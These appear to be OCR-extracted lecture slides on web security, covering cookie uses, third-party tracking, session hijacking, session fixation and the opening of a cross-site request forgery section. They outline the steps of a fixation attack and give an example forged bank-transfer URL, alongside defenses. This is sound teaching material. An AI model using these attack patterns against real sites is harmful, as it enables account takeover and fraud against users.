
- Session identifier
  - After a user has authenticated, subsequent actions provide a cookie
  - So the user does not have to authenticate each time
- Personalization
  - Let an anonymous user customize your site
  - Store language choice, etc., in the cookie

Why use cookies

- Tracking users
  - Advertisers want to know your behavior
  - Ideally build a profile across different websites
  - Visit the Apple Store, then see iPad ads on Amazon?!

How can site B know what you did on site A?

Why use cookies



- Site A loads an ad from Site C
- Site C maintains cookie DB
- Site B also loads ad from Site C

"Third-party cookie"

Commonly used by large ad networks (AdSense)

Session Hijacking

Cookies and web authentication

- Extremely common use of cookies:
  - track users who have already been authenticated
- When user visits site and logs in, server associates "session cookie" with the logged-in user's info
- Subsequent requests include the cookie in the request headers and/or as one of the fields
- Goal: Know you are talking to the same browser that "was earlier authenticated as Alice"

Cookie theft

- **Problem**: stealing a cookie may allow an attacker to **impersonate a legitimate user**
  - Actions will seem to be from that user
  - Permitting theft or corruption of sensitive data

How can you steal a session cookie

- **Compromise** the server or user's machine/browser

- **Sniff** the network
  - HTTP vs. HTTPS / mixed content

- **DNS cache poisoning**
  - Trick the user into thinking you are Facebook
  - The user will send you the cookie

Network-based attacks

Can also steal by guessing

- Session cookies should not be guessable
- Their values should be large random values
- What about their names?

Mitigating Hijack

- Sad story: **Twitter** (2013)
- Uses one cookie (**auth_token**) to validate user
  - Function of username, password
- Does not change from one login to the next
- Does not become invalid when the user logs out
- Steal this cookie once, works until password change
- **Defense**: Time out session IDs and delete them once the session ends

Mitigating cookie security threats

- Cookies must not be easy to guess
  - Must have a sufficiently long and random part

- Time out session ids and delete them once the session ends

IP address as session cookies?

- IP addresses are not good session cookies

- A session can use different IP addresses
  - Moving between WiFi network and 5G network
  - DHCP renegotiation


Session fixation attack

Session elevation

- Recall: Cookies used to store session token

- Shopping example:
  - Visit site anonymously, add items to cart
  - At checkout, log in to account
  - Need to elevate to logged-in session without losing current state


Browser
GET request (main page)
set token Z (anonymous session)
GET request (product page), token Z
Web server


Browser
GET request (main page)
set token Z (anonymous session)
GET request (product page), token Z
POST request (do-login), token Z, username, password
elevate token Z to logged-in session
POST request (checkout)
token Z (logged-in)
Web server
check credentials

Session fixation attack


1. Attacker gets anonymous token for site.com

2. Send URL to user with attacker's session token

3. User clicks on URL and logs in at site.com
   - Elevates attacker's token to logged-in token

4. Attacker uses elevated token to hijack session

Session fixation attack



https://www.owasp.org/index.php/Session_fixation

Easy to prevent

- When elevating a session, always use a new token
  - Don’t just elevate the existing one
  - New value will be unknown to the attacker

Cross-Site Request Forgery (CSRF)

URLs with side effects


http://bank.com/transfer.cgi?amt=9999&to=attacker

- GET requests often have **side effects on server state**
  - Even though they are not supposed to


- What happens if
  - the **user is logged** in with an active session cookie
  - a **request is issued for the above link?**

- How could you get a user to visit a link?

Exploiting URLs with side-effects




Exploiting URLs with side-effects



